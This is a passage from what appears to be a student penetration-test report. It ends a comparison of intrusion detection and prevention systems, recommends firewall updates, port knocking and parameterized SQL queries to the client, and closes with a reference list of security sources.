On the other hand, IPS is an active system that not only monitors network traffic but also takes action to prevent potential threats. IPS is designed to detect and block malicious traffic in real-time.

It uses predefined rules and policies to identify malicious traffic and then takes action to prevent the attack from occurring

(8.4) After performing the penetration and security test, I found many holes in their defence that could lead to a disaster if not properly amended. My first suggestion is updating any firewall security protocol that they have this could stop attackers try to connect to the network through the numerous open ports and can minimise the likelihood of a DDoS attack taking place. Due to the various open ports the client should make use of port knocking, Port knocking can protect against threats such as port scanning and network reconnaissance, as it makes it more difficult for attackers to discover and target specific ports that are normally open. The next suggestion pertains to the security of their web applications from SQL injections; the client should make use of parameterized queries, these are SQL statements that use parameters instead of embedding user input directly into the SQL statement. This can help prevent SQL injection attacks by ensuring that user input is treated as data rather than as executable code.

## References

Cisco. (n.d.). Intrusion Detection and Prevention Systems (IDPS). Retrieved from <https://www.cisco.com/c/en/us/products/security/intrusion-detection-prevention-systems/what-is-an-intrusion-detection-system.html>

FTC. (n.d.). How to Recognize and Avoid Phishing Scams. Retrieved from <https://www.consumer.ftc.gov/articles/how-recognize-and-avoid-phishing-scams>

Garfinkel, S. (2005). Port Knocking: Network Security on the Cheap. CSO Online. Retrieved from <https://www.csoonline.com/article/2214241/port-knocking--network-security-on-the-cheap.html>

Hunt, J. (2019). How to Prevent SQL Injection Attacks. Digital Guardian. Retrieved from <https://digitalguardian.com/blog/how-prevent-sql-injection-attacks>

McAfee. (2018, October 1). What is XSS (Cross-Site Scripting)? Retrieved from <https://www.mcafee.com/blogs/consumer/what-is-xss-cross-site-scripting/>

Netfilter. (2021). Iptables. Retrieved from <https://www.netfilter.org/documentation/>

NIST. (2021). Social Engineering. Retrieved from <https://www.nist.gov/topics/social-engineering>

OWASP. (n.d.). Cross-site Scripting (XSS). Retrieved from <https://owasp.org/www-community/attacks/xss/>

OWASP. (n.d.). Man-in-the-Middle Attack. Retrieved from [https://owasp.org/www-community/attacks/Man-in-the-Middle\\_Attack](https://owasp.org/www-community/attacks/Man-in-the-Middle_Attack)

OWASP. (n.d.). XSS (Cross Site Scripting) Prevention Cheat Sheet. Retrieved from [https://owasp.org/www-project-cheat-sheets/cheatsheets/XSS\\_Prevention\\_Cheat\\_Sheet.html](https://owasp.org/www-project-cheat-sheets/cheatsheets/XSS_Prevention_Cheat_Sheet.html)

Patel, M. (2020, July 20). How to Limit Rate of Connections to Port using IPtables. LinuxBuz. <https://www.linuxbuz.com/how-to-limit-rate-of-connections-to-port-using-iptables/>

Pfleeger, C. P., & Pfleeger, S. L. (2018). Security in Computing. Boston, MA: Pearson Education, Inc.



Stolarz, J. (2016). Port Knocking: A Beginner's Guide to Concealing Your Ports. Hackernoon.  
Retrieved from <https://hackernoon.com/port-knocking-a-beginners-guide-to-concealing-your-ports-cd3a7a3c3f2b>

Ubuntu. (2021). Uncomplicated Firewall (UFW). Retrieved from  
<https://help.ubuntu.com/community/UFW>

US-CERT. (2017). Understanding Man-in-the-Middle Attacks. Retrieved from <https://www.us-cert.gov/ncas/tips/ST05-010>